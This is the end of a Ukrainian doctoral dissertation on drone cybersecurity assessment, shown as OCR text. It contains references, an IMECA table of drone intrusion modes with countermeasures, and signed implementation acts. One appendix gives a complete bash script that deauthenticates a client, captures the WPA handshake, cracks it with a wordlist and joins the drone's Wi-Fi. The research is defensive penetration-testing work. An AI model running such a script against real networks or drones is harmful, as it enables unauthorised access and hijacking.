128. Yamin M. M., Ullah M., Ullah H., Katt B., Hijji M., Muhammad K. Mapping tools for open source intelligence with cyber kill chain for adversarial aware security. *Mathematics.* 2022. Vol. 10. No. 12. Article no. 2054. P. 1–25. DOI: 10.3390/math10122054.

129. Pastor-Galindo J., Nespoli P., Gómez Mármol F., Martínez Pérez G. The not yet exploited goldmine of OSINT : opportunities, open challenges and future trends. *IEEE Access*. 2020. Vol. 8. P. 10282–10304. DOI: 10.1109/ACCESS.2020.2965257.

130. Bygdås E., Jaatun L. A., Antonsen S. B., Ringen A., Eiring E. Evaluating threat modeling tools : Microsoft TMT versus OWASP Threat Dragon. 2021 International Conference on Cyber Situational Awareness, Data Analytics and Assessment (CyberSA), Dublin, Ireland, Jun. 14–18, 2021. P. 1–7. DOI: 10.1109/CyberSA52016.2021.9478215.

131. Shi Z., Graffi K., Starobinski D., Matyunin N. Threat modeling tools : a taxonomy. *IEEE Security & Privacy*. 2022. Vol. 20. No. 4. P. 29–39. DOI: 10.1109/MSEC.2021.3125229.

132. Bartock M., Lightman S., Li-Baboud Y.-S., McCarthy J., Reczek K., Brule J., Northrip D., Scholz A., Suloway T. Foundational PNT profile : applying the Cybersecurity Framework for the responsible use of positioning, navigation, and timing (PNT) services : NIST Interagency Report 8323. Gaithersburg, MD : National Institute of Standards and Technology, 2021. 42 p. DOI: 10.6028/NIST.IR.8323.

133. OWASP Firmware Security Testing Methodology (FSTM) / OWASP Foundation. 2025. URL: https://owasp.org/www-project-firmware-security-testing-methodology/ (дата звернення: 16.03.2026).

134. OWASP Mobile Application Security Verification Standard (MASVS) / OWASP Foundation. 2023. URL: https://mas.owasp.org/MASVS/ (дата звернення: 08.04.2026).

135. Pohl J., Noack A. Universal Radio Hacker : a suite for analyzing and attacking stateful wireless protocols. *12th USENIX Workshop on Offensive Technologies (WOOT '18)*, Baltimore, MD, USA, Aug. 13–14, 2018. P. 1–8. URL: https://www.usenix.org/conference/woot18/presentation/pohl (дата звернення: 16.03.2026).

136. Gordon J., Kraj V., Hwang J. H., Raja A. A security assessment for consumer Wi-Fi drones. *2019 IEEE International Conference on Industrial Internet (ICII),* Orlando, FL, USA, Nov. 11–12, 2019. P. 1–5. DOI: 10.1109/ICII.2019.00011.

137. ДСТУ EN ISO/IEC 27002:2024. Інформаційна безпека, кібербезпека та захист конфіденційності. Заходи забезпечення інформаційної безпеки (EN ISO/IEC 27002:2022, IDT; ISO/IEC 27002:2022, IDT). [Чинний від 2024-01-12]. Київ : ДП «УкрНДНЦ», 2024.

138. OWASP Application Security Verification Standard (ASVS) / OWASP Foundation. URL: https://owasp.org/www-project-application-security-verification-standard/ (дата звернення: 16.03.2026)

139. Ross R., Pillitteri V., Graubart R., Bodeau D., McQuaid R. Developing cyber-resilient systems : a systems security engineering approach : NIST Special Publication 800-160 Volume 2 Revision 1. Gaithersburg, MD : National Institute of Standards and Technology, 2021. 314 p. DOI: 10.6028/NIST.SP.800-160v2r1.

140. Cao Z., Zhao H., Wang Y., He C., Zhou D., Han X. A resilience quantitative assessment framework for cyber–physical systems : mathematical modeling and simulation. *Applied Sciences*. 2025. Vol. 15. No. 15. Article no. 8285. P. 1–27. DOI: 10.3390/app15158285.

141. Kozlovska M., Piskozub A. Hybridizing large language models and Markov processes : a new paradigm for autonomous penetration testing. *Advances in Cyber-Physical Systems*. 2025. Vol. 10. No. 2. P. 146–150. DOI: 10.23939/acps2025.02.146.

142. Dimmig C. A., Silano G., McGuire K., Gabellieri C., Hönig W., Moore J., Kobilarov M. Survey of simulators for aerial robots : an overview and in-depth systematic comparisons. *IEEE Robotics & Automation Magazine*. 2025. Vol. 32. No. 2. P. 153–166. DOI: 10.1109/MRA.2024.3433171.

143. Aleks N. Damn Vulnerable Drone (DVD) : software tool. URL: https://github.com/nicholasaleks/Damn-Vulnerable-Drone (дата звернення: 16.03.2026).

144. Sharma D. D. Cybersecurity issues in UAV control and network system : a systematic review. *Advances in Unmanned Aerial Vehicles : Technology and*

Applications : Big Issues Solved with Drone Technology / ed. by Grau A., Munguia R. London : IntechOpen, 2025. DOI: 10.5772/intechopen.1010306.

145. Souppaya M., Scarfone K. Guidelines for securing wireless local area networks (WLANs) : NIST Special Publication 800-153. Gaithersburg, MD : National Institute of Standards and Technology, 2012. 28 p. DOI: 10.6028/NIST.SP.800-153.

146. Temoshok D., Choong Y.-Y., Regenscheid A., Galluzzo R., Fenton J. L., Richer J., Lefkovitz N. Digital identity guidelines : authentication and authenticator management : NIST Special Publication 800-63B-4. Gaithersburg, MD : National Institute of Standards and Technology, 2025. 129 p. DOI: 10.6028/NIST.SP.800-63B-4.

147. McKay K. A., Cooper D. A. Guidelines for the selection, configuration, and use of Transport Layer Security (TLS) implementations : NIST Special Publication 800-52 Revision 2. Gaithersburg, MD : National Institute of Standards and Technology, 2019. 71 p. DOI: 10.6028/NIST.SP.800-52r2.

148. Barker E., Dang Q., Frankel S., Scarfone K., Wouters P. Guide to IPsec VPNs : NIST Special Publication 800-77 Revision 1. Gaithersburg, MD : National Institute of Standards and Technology, 2020. 166 p. DOI: 10.6028/NIST.SP.800-77r1.

149. Barker E. Guideline for using cryptographic standards in the federal government : cryptographic mechanisms : NIST Special Publication 800-175B Revision 1. Gaithersburg, MD : National Institute of Standards and Technology, 2020. 96 p. DOI: 10.6028/NIST.SP.800-175Br1.

150. MAVLink Developer Guide / Dronecode Project. URL: https://mavlink.io/en/ (дата звернення: 16.03.2026).

151. ArduPilot Copter documentation / ArduPilot Dev Team. URL: https://ardupilot.org/copter/ (дата звернення: 16.03.2026).

152. Kharchenko V. Independent verification and diversity : two echelons of cyber physical systems safety and security assurance. *Information-Communication Technologies & Embedded Systems (ICT&ES-2020)*, Mykolaiv, Ukraine, Nov. 12, 2020. Vol. 2762. URL: https://ceur-ws.org/Vol-2762/invited2.pdf (дата звернення: 16.03.2026).

153. Ivasiuk O., Kharchenko V., Zemlianko H. From security informed safety to safety informed security : methodology and case for PLC-based I&C assessment. *International Journal of Computing*. 2025. Vol. 24. No. 3. P. 603–610. DOI: 10.47839/ijc.24.3.4199.

154. Popov P. Dynamic safety assessment of autonomous vehicle based on multivariate Bayesian inference (DyAVSA). *Journal of Reliable Intelligent Environments*. 2025. Vol. 11. No. 3. Article no. 14. P. 1–23. DOI: 10.1007/s40860-025-00252-4.

ДОДАТОК А. ФУНКЦІОНАЛЬНА МОДЕЛЬ КОМБІНОВАНОГО МЕТОДУ



Рисунок А.1 – Декомпозиція функціональної моделі комбінованого методу (рівень А0)

ДОДАТОК Б. АПОСТЕРІОРНА IMECA-ТАБЛИЦЯ

Таблиця Б.1 – Результати апостеріорного IMECA

№	Загроза	Вразливість	Режим вторгнення	Ланцюг вторгнення	Наслідки	Критичність			Контрзаходи
						P	S	R	
1	2	3	4	5	6	7	8	9	10
1	Зовнішній зловмисник	Відсутність механізму захисту кадрів управління	Деавтентифікація Wi-Fi	Активний: пряма атака	Переривання польотної місії (Д)	H	H	H	Механізм захисту кадрів управління стандарту IEEE 802.11w
2		Слабкий пароль	Атака за словником	Пасивний: пряма атака; активний: 1 → 2	Неавторизований доступ (К,Ц)	H	H	H	Політика надійних паролів; WPA3
3	Внутрішній порушник	Відсутність сегментації мережі	Сканування мережі	Активний: 2 → 3	Розкриття топології мережі (К)	M	M	M	Ізоляція мережі засобами VLAN; ізоляція бездротових клієнтів
4		Відкриті мережеві порти	Енумерація сервісів	Активний: 2 → 3 → 4	Ідентифікація вразливих сервісів (К)	M	M	M	Вимкнення невикористовуваних сервісів; прихований доступ до портів
5		Відсутність шифрування трафіку	Перехоплення трафіку	Пасивний: 2 → 5	Витік телеметрії в режимі реального часу (К)	M	H	H	VPN-тунелювання; шифрування даних за алгоритмом AES-256
6		Передбачувана нумерація пакетів	Глибока інспекція пакетів	Пасивний: 2 → 5 → 6	Аналіз протоколу (К)	M	M	M	Підписування пакетів MAVLink v2; рандомізація системного ідентифікатора
7		Неналежна валідація вхідних даних	Формування шкідливих пакетів	Активний: 2 → 5 → 6 → 7	Створення шкідливого пакету (Ц)	L	H	M	Сувора валідація пакетів; перевірка контрольної суми CRC

Продовження таблиці Б.1

1	2	3	4	5	6	7	8	9	10
8	Внутрішній порушник	Відсутність TCP-автентифікації	Активне TCP-з'єднання	Активний: 2 → 3 → 4 → 8	Доступ до телеметричного порту (К)	L	H	M	Взаємна TLS-автентифікація; білий список IP-адрес
9		Відсутність перевірки цілісності	Спуфінг даних орієнтації	Активний: 2 → 5 → 6 → 7 → 9	Дезорієнтація СНК (Ц)	L	H	M	Підписування пакетів MAVLink
10		Неналежна логіка аварійного захисту	Спуфінг батареї	Активний: 2 → 5 → 6 → 7 → 10	Примусовий режим повернення до точки зльоту (Д)	L	M	M	Фільтрація логіки аварійного захисту; консенсусна перевірка показників сенсорів
11		Неверифіковане джерело даних	Спуфінг GPS-координат	Активний: 2 → 5 → 6 → 7 → 11	Відхилення від польотного маршруту (Ц)	L	H	M	Стробування розширеного фільтра Калмана; резервна навігація на основі оптичного потоку
12		Неналежна валідація інтерфейсу користувача	Ін'єкція повідомлень про помилки	Активний: 2 → 5 → 6 → 7 → 12	Психологічний тиск на оператора (Ц)	L	H	M	Фільтрація повідомлень інтерфейсу; білий список повідомлень
13		Відсутність обмеження частоти повідомлень	Флудинг повідомленнями	Активний: 2 → 5 → 6 → 7 → 13	Втрата ситуаційної обізнаності оператора (Д)	L	M	L	Обмеження частоти надсилання повідомлень; дедуплікація повідомлень
14		Недостатня перевірка якості сигналу	Спуфінг кількості супутників	Активний: 2 → 5 → 6 → 7 → 14	Втрата GPS-режимів польоту (Ц)	L	H	M	Злиття даних від кількох сенсорів; автентифікація джерела навігаційних даних

Продовження таблиці Б.1

1	2	3	4	5	6	7	8	9	10
15	Внутрішній порушник	Відсутність перевірки фізичної достовірності	Спуфінг показників СНК	Активний: 2 → 5 → 6 → 7 → 15	Введення оператора в оману (Ц)	L	H	M	Перевірка фізичної достовірності даних; довірені джерела даних
16		Беззастережна довіра до отриманих статусів	Спуфінг системного статусу	Активний: 2 → 5 → 6 → 7 → 16	Симуляція відмов системи (Ц)	L	M	L	Внутрішня перевірка стану системи; алгоритми логіки голосування
17		Небезпечна конфігурація параметрів	Ін’єкція даних геофенсу	Активний: 2 → 5 → 6 → 7 → 17	Усунення польотних обмежень (Ц)	L	H	M	Блокування параметрів; підписування команд
18		Відсутність автентифікація конфігурації	Спотворення даних GPS	Активний: 2 → 5 → 6 → 7 → 18	Відмова навігаційного фільтру (Д)	L	H	M	Валідація контрольної суми; жорстке кодування критичних параметрів
19		Відсутність автентифікації критичних функцій	Надсилання команди переривання польоту	Активний: 2 → 5 → 6 → 7 → 19	Фізичне знищення БПС (Д)	L	H	M	Підписування пакетів MAVLink
20		Відсутність захисту від конкуренції команд керування	Відмова у зльоті	Активний: 2 → 5 → 6 → 7 → 20	Унеможливлення виконання польотного завдання (Д)	L	H	M	Фільтрація джерел команд; шифрування каналу зв’язку
21		Неконтрольоване споживання ресурсів	Флудинг каналу зв’язку	Активний: 2 → 3 → 21	Втрата каналу керування та телеметрії (Д)	M	H	H	Обмеження частоти надсилання пакетів

Продовження таблиці Б.1

1	2	3	4	5	6	7	8	9	10
22	Внутрішній порушник	Відсутність валідації протоколу визначення адрес	Спуфінг протоколу ARP	Активний: 2 → 22	Перехоплення внутрішнього трафіку (К)	M	H	H	Статичні записи протоколу визначення адрес; VPN-тунелювання
23		Відсутність авторизації компонентів	Захоплення кернування стабілізованим підвісом камери	Активний: 2 → 5 → 6 → 7 → 23	Саботаж розвідувальних даних (Ц)	L	H	M	Авторизація компонентів; підписування команд
24		Беззастережна довіра до зовнішніх даних	GPS-ін’єкція	Активний: 2 → 5 → 6 → 7 → 24	Конфлікт між навігаційними сенсорами (Ц)	L	H	M	Автентифікація вхідних даних
25		Логічна помилка в навігації	Захоплення контролю над механізмом повернення до точки зльоту	Активний: 2 → 5 → 6 → 7 → 25	Викрадення БПС (Д)	L	H	M	Валідація геофенсу; вимога отримання підтвердження від оператора
26		Відсутність авторизації запису	Ін’єкція хибного місійного плану	Активний: 2 → 5 → 6 → 7 → 26	Виконання несанкціонованого польотного завдання (Ц)	L	H	M	Підписування місій; перевірка плану польоту
27		Слабкий пароль	Брутфорс сервісів	Активний: 2 → 3 → 4 → 27	Отримання повного адміністративного контролю (К,Ц)	L	H	M	Політика надійних паролів; механізм блокування після невдалих спроб
28		Незахищений API	Зловживання API командами	Активний: 2 → 3 → 4 → 28	Зупинка критичних сервісів (Д)	L	H	M	JWT-автентифікація
29		Відсутність авторизації команд	Ін’єкція команди переходу в автономний режим	Активний: 2 → 5 → 6 → 7 → 29	Втрата ручного керування (Д)	L	H	M	Підписування команд

Продовження таблиці Б.1

1	2	3	4	5	6	7	8	9	10
30	Внутрішній порушник	Надмірні привілеї	Перехоплення консолі	Активний: 2 → 3 → 4 → 27 → 30	Перехоплення керування через термінал (Ц)	L	H	M	TLS/SSH-автентифікація
31		Порушений контроль доступу	Ексфільтрація даних через MAVFTP	Активний: 2 → 3 → 4 → 31	Викрадення чутливих файлів (К)	L	H	M	Доступ лише на читання; вимкнення MAVFTP
32		Відсутність шифрування протоколів передавання	Перехоплення FTP-трафіку	Пасивний: 2 → 22 → 32	Пасивне перехоплення файлів (К)	M	M	M	Використання SFTP/SCP
33		Розкриття інформації	Витягування параметрів	Активний: 2 → 3 → 4 → 33	Розкриття конфігурації системи (К)	L	M	L	Списки контролю доступом; підписування команд
34		Незашифрований HTTP	Перехоплення трафіку вебклієнта	Пасивний: 2 → 22 → 34	Викрадення облікових даних оператора (К)	M	H	H	Примусове використання HTTPS; WPA3
35		Відсутність контролю доступу до логів	Витягування логів подій	Активний: 2 → 3 → 4 → 27 → 35	Розкриття польотних логів (К)	L	H	M	Шифрування збережених даних
36		Відсутність автентифікації RTSP-протоколу	Перехоплення відеопотоку	Активний: 2 → 3 → 4 → 36	Несанкціонований перегляд відеопотоку в реальному часі (К)	L	H	M	Шифрування RTSP-протоколу
37		Відсутність контролю доступу до місійних даних	Витягування місійних даних	Активний: 2 → 3 → 4 → 37	Компрометація місійного плану та цільових точок (К)	L	H	M	Шифрування місійних даних

```
MON_IF="wlan0mon"
CONNECT_IF="wlan3"
BSSID="02:00:00:00:01:00"
CLIENT="02:00:00:00:02:00"
CHANNEL="6"
WORDLIST="/usr/share/wordlists/rockyou.txt"
CAPTURE="/home/kali/Pentest/drone_capture"
SSID="Drone_WiFi"
LOG="/home/kali/Pentest/debug.log"
RED='\033[0;31m'
GREEN='\033[0;32m'
YELLOW='\033[1;33m'
CYAN='\033[0;36m'
WHITE='\033[1;37m'
DIM='\033[2m'
NC='\033[0m'
mkdir -p /home/kali/Pentest
echo "=== Attack started: $(date) ===" > $LOG
log()    { echo "$1" >> $LOG; }
silent() { "$@" >> $LOG 2>&1; }
info()   { echo -e "${CYAN}  ${NC} $1" | tee -a $LOG; }
ok()     { echo -e "${GREEN}  ${NC} $1" | tee -a $LOG; }
fail()   { echo -e "${RED}  ${NC} $1" | tee -a $LOG; }
step()   { echo -e "\n${WHITE}[$1]${NC} ${YELLOW}$2${NC}" | tee -a $LOG;
}
rm -f ${CAPTURE}*.cap ${CAPTURE}*.csv ${CAPTURE}*.kismet*
2>/dev/null
echo -e "${RED}"
cat << 'EOF'
```

```
  Wi-Fi Deauthentication + Dictionary Attack
  ==========================================
EOF
echo -e "${NC}"
echo -e "${DIM}  Target SSID : ${NC}${WHITE}$SSID${NC}"
echo -e "${DIM}  Target BSSID: ${NC}${WHITE}$BSSID${NC}"
echo -e "${DIM}  Client MAC  : ${NC}${WHITE}$CLIENT${NC}"
echo -e "${DIM}  Channel     : ${NC}${WHITE}$CHANNEL${NC}"
echo -e "${DIM}  Interface   : ${NC}${WHITE}$MON_IF${NC}"
echo -e "${DIM}  Wordlist    : ${NC}${WHITE}$WORDLIST${NC}"
echo ""
step "1/7" "Tuning monitor interface..."
info "Setting $MON_IF → channel $CHANNEL"
silent iw dev $MON_IF set channel $CHANNEL
ok "Monitor interface ready on channel $CHANNEL"
step "2/7" "Starting handshake capture..."
airodump-ng -c $CHANNEL --bssid $BSSID -w $CAPTURE $MON_IF > /dev/null 2>&1 &
DUMP_PID=$!
info "airodump-ng running in background (PID $DUMP_PID)"
info "Waiting 20s for GCS to associate..."
sleep 20
ok "Capture window complete"
step "3/7" "Deauthentication attack — round 1..."
info "Sending 10 deauth frames → $CLIENT"
aireplay-ng --deauth 10 -a $BSSID -c $CLIENT $MON_IF >> $LOG 2>&1
ok "Round 1 complete"
step "4/7" "Deauthentication attack — round 2..."
info "Sending 10 deauth frames → $CLIENT"
aireplay-ng --deauth 10 -a $BSSID -c $CLIENT $MON_IF >> $LOG 2>&1
```

```
        ok "Round 2 complete"
        step "5/7" "Stopping capture..."
        kill $DUMP_PID 2>/dev/null
        CAPSIZE=$(du -sh ${CAPTURE}-01.cap 2>/dev/null | cut -f1)
        ok "Capture saved (${CAPSIZE:-?}B) → ${CAPTURE}-01.cap"
        step "6/7" "Running dictionary attack..."
        info "Wordlist: $WORDLIST"
        info "Target  : $BSSID ($SSID)"
        aircrack-ng ${CAPTURE}*.cap -w $WORDLIST >> $LOG 2>&1
        PASSWORD=$(grep "KEY FOUND" $LOG | sed 's/.*\[ \(.*\) \].*/\1/' | tr -d ' ' | sed
's/\r//g' | awk 'NR==1{print $1}')
        if [ -n "$PASSWORD" ]; then
          ok "WPA key cracked: ${WHITE}$PASSWORD${NC}"
        else
          fail "Password not found in wordlist."
          log "=== Attack finished: $(date) ==="
          exit 1
        fi
        step "7/7" "Connecting to drone network..."
        info "Generating WPA config for $SSID"
        wpa_passphrase "$SSID" "$PASSWORD" > /tmp/drone_wpa.conf
        info "Starting wpa_supplicant on $CONNECT_IF"
        silent wpa_supplicant -B -i $CONNECT_IF -c /tmp/drone_wpa.conf
        info "Warming up ARP cache..."
        silent arping -c 4 -I $CONNECT_IF 192.168.13.1 || true
        IP=$(ip addr show $CONNECT_IF | grep "inet " | awk '{print $2}')
        if [ -n "$IP" ]; then
          ok "Connected to $SSID"
          ok "IP address: ${WHITE}$IP${NC}"
        else
```

```
  fail "Failed to obtain IP address"
fi
ping -c 4 192.168.13.1 >> $LOG 2>&1
LOSS=$(grep "packet loss" $LOG | tail -1 | awk '{print $6}')
RTTAVG=$(grep "rtt" $LOG | tail -1 | awk -F'/' '{print $5}')
ok "Gateway 192.168.13.1 reachable — loss: ${LOSS} | avg RTT: ${RTTAVG}ms"
echo ""
echo -e "${GREEN}═══════════════════════════════════════════════════${NC}"
echo -e "${GREEN}  ACCESS GRANTED — Drone network owned ${NC}"
echo -e "${GREEN}═══════════════════════════════════════════════════${NC}"
echo ""
log ""
log "=== Attack finished: $(date) ==="
```

ДОДАТОК Г. АКТИ ВПРОВАДЖЕННЯ

Затверджую
Проректор з наукової роботи
Національного аерокосмічного університету
«Харківський авіаційний інститут»
д-р. наук з держ. упр., професор
_____ Світлана ДОМБРОВСЬКА
«09» 03 2026 року

АКТ ВПРОВАДЖЕННЯ

наукових результатів дисертаційної роботи Абакумова Артема Ігоровича,
виконаної на здобуття наукового ступеня доктора філософії,
у науково-дослідних проєктах Національного аерокосмічного університету
«Харківський авіаційний інститут»

Комісія у складі: голови – декана факультету радіоелектроніки, комп'ютерних систем та інфокомунікацій к.т.н. Олексія ОДОКІЄНКА і членів – професора кафедри кібербезпеки та інтелектуальних інформаційних технологій, д.т.н. Ольги МОРОЗОВОЇ, професора кафедри кібербезпеки та інтелектуальних інформаційних технологій, к.т.н. Олександра ОРЄХОВА, доцента кафедри кібербезпеки та інтелектуальних інформаційних технологій, к.т.н. Артема ТЕЦЬКОГО, встановила, що наукові результати, а саме:

- комбінований метод аналізу для забезпечення кібербезпеки (КБ) безпілотних авіаційних комплексів (БпАК), який базується на визначенні сумісності, послідовності проведення та виборі варіантів аналітичних та експериментальних процедур аналізу вразливостей та вторгнень, що надає змогу підвищити точність і достовірність оцінювання;
- метод IMECA-оцінювання КБ БпАК шляхом визначення кінцевих ризиків за результатами апостеріорного аналізу з використанням процедур тестування на проникнення і/або кіберінцидентів, що дозволяє підвищити обґрунтованість вибору контрзаходів;

- метод оцінювання КБ БпАК в умовах невизначеності кіберзагроз, вразливостей та векторів атак, який базується на застосуванні марковських моделей, що забезпечує можливість отримання кількісних оцінок показників готовності та визначати вимоги до рівня захищеності кіберактивів,

реалізовані у вигляді наукових положень і розробок, використаних при виконанні науково-дослідних проєктів за замовленням Міністерства освіти і науки України:

- «Наукові засади і методи забезпечення гарантоздатності флотів БПЛА інтелектуальних систем моніторингу потенційно небезпечних і військових об'єктів» (№ Д/Р 0121U112172, 2021-2023 рр.);
- «Методи, програмно-апаратні засоби та технології забезпечення гарантоздатності інтелектуальних систем індустріального інтернету речей» (№ Д/Р 0122U001065, 2022-2023 рр.);
- «Методи, засоби та технології моделювання, розроблення, розгортання та забезпечення гарантоздатності мобільних інтелектуальних систем для об'єктів критичної інфраструктури» (№ Д/Р 0124U003250, 2024-теперішній час).

Це дозволило підвищити показники кібербезпеки та точності оцінювання кіберризиків для інтелектуальних систем та критичних інфраструктур, які досліджувалися в рамках виконання НДР впродовж 2022-2025 рр.

Голова комісії Олексій ОДОКІЄНКО

Члени комісії Ольга МОРОЗОВА

Олександр ОРЄХОВ

Артем ТЕЦЬКИЙ

Затверджую
Проректор з науково-педагогічної роботи
Національного аерокосмічного університету
«Харківський авіаційний інститут»
к.т.н., доцент
_____ Андрій ГУМЕННИЙ
«12» 03 2026 року

АКТ ВПРОВАДЖЕННЯ

наукових результатів дисертаційної роботи
Абакумова Артема Ігоровича, виконаної на здобуття наукового ступеня
доктора філософії, у навчальному процесі
кафедри кібербезпеки та інтелектуальних інформаційних технологій

Комісія у складі: голови комісії - декана факультету радіоелектроніки, комп'ютерних систем та інфокомунікацій к.т.н. Олексія ОДОКІЄНКА, і членів - професора кафедри кібербезпеки та інтелектуальних інформаційних технологій, к.т.н. Клайда ФУРМАНОВА, професора кафедри кібербезпеки та інтелектуальних інформаційних технологій, к.т.н. Дмитра УЗУНА, доцента кафедри кібербезпеки та інтелектуальних інформаційних технологій, к.т.н. В'ячеслава ДУЖОГО, встановила, що наукові результати, отримані під час дослідження кібербезпеки безпілотних авіаційних комплексів як класу кіберфізичних систем, а саме:

- комбінований метод оцінювання кібербезпеки шляхом аналізу вторгнень та проведення тестування на проникнення,
- ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків,
- метод оцінювання кібербезпеки в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень,

були використано при розробленні методичного забезпечення, яке стосується викладання питань тестування, аналізу та оцінювання кіберзахищеності сучасних інтелектуальних кіберфізичних систем.

Зазначені результати реалізовані у навчальному процесі кафедри кібербезпеки та інтелектуальних інформаційних технологій у вигляді лекційного матеріалу та лабораторних занять у навчальній дисципліні «Штучний інтелект і бази знань» (4 години), зокрема, під час розгляду підходів до аналізу вразливостей, виявлення режимів вторгнень, ризик-орієнтованого оцінювання кіберзахищеності та вибору контрзаходів для кіберфізичних систем і систем штучного інтелекту, а також при виконанні кваліфікаційних робіт бакалаврів і магістрів кафедри за спеціальністю «Кібербезпека та захист інформації».

Це дозволило покращити фундаментальність викладання матеріалу з кібербезпеки сучасних інформаційних технологій, кіберфізичних систем і засобів штучного інтелекту, наочність та практичну спрямованість навчального процесу, якість підготовки фахівців за різними напрямами навчання.

Голова комісії Олексій ОДОКІЄНКО

Члени комісії Клайд ФУРМАНОВ

Дмитро УЗУН

В'ячеслав ДУЖИЙ

ЗАТВЕРДЖУЮ
Директор ТОВ «ВЕБСПЕЛЧЕКЕР»

_____ Юлія ШАПТАЛА
16 березня 2026р.

АКТ ВПРОВАДЖЕННЯ

наукових результатів дисертаційної роботи
Абакумова Артема Ігоровича,
виконаної на здобуття наукового ступеня доктора філософії,
у ТОВ «ВЕБСПЕЛЧЕКЕР»

Комісія у складі Голови комісії – інженера-програміста Богдана ДІДЕНКО та членів комісії – інженера-програміста Андрія САМЕЛЮКА, інженера-програміста Максима ХАРЧЕНКО склала цей акт про те, що наукові результати, а саме:

- комбінований метод оцінювання кібербезпеки шляхом аналізу вторгнень та проведення тестування на проникнення;
- ризик-орієнтований метод аналізу режимів вторгнень та їх наслідків,

впроваджені у ТОВ «ВЕБСПЕЛЧЕКЕР».

Зазначені результати були використані при розробленні, тестуванні та супроводженні програмного продукту WProofreader SDK, призначеного для перевірки правопису, граматики, стилю та інтелектуального опрацювання тексту, зокрема під час аналізу вразливостей, оцінювання кібер-ризиків, виявлення потенційних режимів вторгнень та обґрунтування вибору контрзаходів у процесі забезпечення належного рівня кібербезпеки продукту.

Електронний підпис Богдан Сергійович Підписано у Вчасно

Голова комісії: Богдан ДІДЕНКО

Електронний підпис ХАРЧЕНКО МАКСИМ ВІКТОРОВИЧ Підписано у Вчасно

Члени комісії: Андрій САМЕЛЮК

Максим ХАРЧЕНКО

Електронний підпис САМЕЛЮК АНДРІЙ АНДРІЙОВИЧ Підписано у Вчасно

Електронний підпис ШАПТАЛА ЮЛІЯ АНАТОЛІЇВНА ЄДРПОУ/ІПН 40525798 Підписано у Вчасно

Електронна печатка ТОВ "ВЕБСПЕЛЧЕКЕР" ЄДРПОУ/ІПН 40525798 Підписано у Вчасно

Документ підписано у сервісі Вчасно (початок)
Акт впровадження - Абакумов.pdf